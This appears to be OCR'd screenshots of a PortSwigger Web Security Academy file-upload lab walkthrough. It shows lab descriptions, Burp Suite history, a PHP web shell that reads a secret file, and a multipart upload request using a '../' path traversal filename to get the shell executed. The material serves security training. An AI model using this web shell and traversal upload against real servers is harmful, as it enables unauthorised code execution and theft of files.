
Response headers

Event log

All issues


Memory: 177.6MB of 15.97GB


Disabled





We will use the following php script instead of image (avatar):

```
<?php
$content = file_get_contents('/home/carlos/secret');
echo $content;
?>
```







← → × portswigger.net/web-security/learning-paths/file-upload-vulnerabilities/exploiting-flawed-validation-of-file-uploads/file-upload/lab-file-upload-web-shell-upload-via-content-type-restriction-bypass#

Web Security Academy

← PRACTITIONER File upload vulnerabilities 13 of 35

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

Exploiting flawed validation of file uploads (5 of 5)

○ Preventing file execution in user-accessible directories

○ Insufficient blacklisting of dangerous file types

○ Flawed validation of the file's contents

○ Exploiting file upload race

Lab: Web shell upload via Content-Type restriction bypass

APPRENTICE LAB ✓ Solved

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Preventing file execution in user-accessible directories

Поиск

15:12

30.08.2026

ENG

3. Lab: Web shell upload via path traversal

←

PRACTITIONER

File upload vulnerabilities 16 of 35

WebSecurity Academy

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

✓ Exploiting flawed validation of file uploads

● Preventing file execution in user-accessible directories (3 of 3)

○ Insufficient blacklisting of dangerous file types

○ Flawed validation of the file's contents

Lab: Web shell upload via path traversal

PRACTITIONER

LAB Not solved

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

SKIP THIS LAB

Up next: Insufficient blacklisting of dangerous file types

WebSecurity Academy

Web shell upload via path traversal

LAB Not solved

Submit solution

Back to lab description >>

Home | My account



WE LIKE TO

BLOG



Perseverance

To coin a famous phrase - life is suffering. Not a cheerful start, but true none the less. However, ambition, joy and passion couldn't exist without a bit of suffering and like it or not they are all parts



Web shell upload via path traversal

WebSecurity Academy

Web shell upload via path traversal

LAB Not solved

Submit solution

Back to lab description >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email

Avatar:

Выберите файл panoramic.jpg

Upload

0a6a006303333ce780f317d500a8003b.web-security-academy.net/my-account/avatars

The file avatars-panoramic.jpg has been uploaded.

[Back to My Account](#)

Поиск

12:44 31.08.2020

WebSecurity Academy

Web shell upload via path traversal

LAB Not solved

Submit solution

Back to lab description

Home

My account

Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл

Файл не выбран

Upload

Бурп

Project

Intruder

Repeater

View

Help

Turbo Intruder

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Discover

JWT Editor

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/			200	8467	HTML		Web shell upload via pat...		✓	79.125.84.16	session=1XBMOzt9...	12:43:16 31 A...	8080	100
19	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/academy/LabHeader			101	147					✓	79.125.84.16		12:43:17 31 A...	8080	85
21	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/my-account			302	86					✓	79.125.84.16		12:43:30 31 A...	8080	86
22	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/login			200	3613	HTML		Web shell upload via pat...		✓	79.125.84.16		12:43:30 31 A...	8080	119
24	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/academy/LabHeader			101	147					✓	79.125.84.16		12:43:30 31 A...	8080	85
25	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	POST	/login		✓	302	188					✓	79.125.84.16	session=50wguGm...	12:43:43 31 A...	8080	102
26	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/my-account?id=wiener		✓	200	4405	HTML		Web shell upload via pat...		✓	79.125.84.16		12:43:43 31 A...	8080	135
28	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/academy/LabHeader			101	147					✓	79.125.84.16		12:43:44 31 A...	8080	83
29	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	POST	/my-account/avatar		✓	200	333	HTML				✓	79.125.84.16		12:44:02 31 A...	8080	248
30	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/my-account			200	4398	HTML		Web shell upload via pat...		✓	79.125.84.16		12:44:09 31 A...	8080	87
36	https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/	GET	/academy/LabHeader			101	147					✓	79.125.84.16		12:44:10 31 A...	8080	92

Request

Response

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

Event log

All issues

Memory: 178.2MB of 15.97GB

Disabled

1 Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

2 3 X +

Send Cancel < > Burp AI

Target: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net HTTP/2

Request

```
1 GET /files/avatars/VehShellUploadViaPathTraversal.php HTTP/2
2 Host: 0a6a00630333ce780f317d500a8003b.web-security-academy.net
3 Cookie: session=00ygu0mdtp56putPF15B10GnXmLaxpZ
4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/my-account/avatars
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, l
18
19
```

Response

```
1 HTTP/2 200 OK
2 Date: Mon, 31 Aug 2026 07:47:36 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Last-Modified: Mon, 31 Aug 2026 07:46:19 GMT
5 Etag: "4f-65a5c1f60f55"
6 Accept-Ranges: bytes
7 X-Frame-Options: SAMEORIGIN
8 Content-Length: 79
9
10 <?php
11 $content = file_get_contents('/home/carlos/secret');
12 echo $content;
13 ?>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 7

Inspector

Notes

Custom actions

0 highlights 0 highlights

Done 308 bytes | 97 millis

Event log All issues Memory: 178.1MB of 15.97GB Disabled

Поиск

1 Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

2 X 3 +

Send Cancel < > Burp AI

Target: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net HTTP/2

Request

```
1 POST /my-account/avatars HTTP/2
2 Host: 0a6a00630333ce780f317d500a8003b.web-security-academy.net
3 Cookie: session=00ygu0mdtp56putPF15B10GnXmLaxpZ
4 Content-Length: 512
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz4Hy9rF6x2dZXtW
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, l
22
23 -----WebKitFormBoundaryz4Hy9rF6x2dZXtW
24 Content-Disposition: form-data; name="avatar"; filename=""
25 ../WebShellUploadViaPathTraversal.php
26
27 Content-Type: image/jpeg
28
29 <?php
30 $content = file_get_contents('/home/carlos/secret');
31 echo $content;
32 ?>
33 -----WebKitFormBoundaryz4Hy9rF6x2dZXtW
34 Content-Disposition: form-data; name="user"
35
36 wiener
37 -----WebKitFormBoundaryz4Hy9rF6x2dZXtW
38 Content-Disposition: form-data; name="csrf"
39
40 wAQNeXlfcGBe6LkTd03mceUWjTFpabOR
41 -----WebKitFormBoundaryz4Hy9rF6x2dZXtW--
42
```

Response

```
1 HTTP/2 200 OK
2 Date: Mon, 31 Aug 2026 07:48:10 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 155
8
9 The file avatars/VehShellUploadViaPathTraversal.php has been uploaded.<p>
10 <a href="/my-account" title="Return to previous page">
11 « Back to My Account
12 </a>
13 </p>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 23

Response headers 6

Inspector

Notes

Custom actions

0 highlights 0 highlights

Done 354 bytes | 102 millis

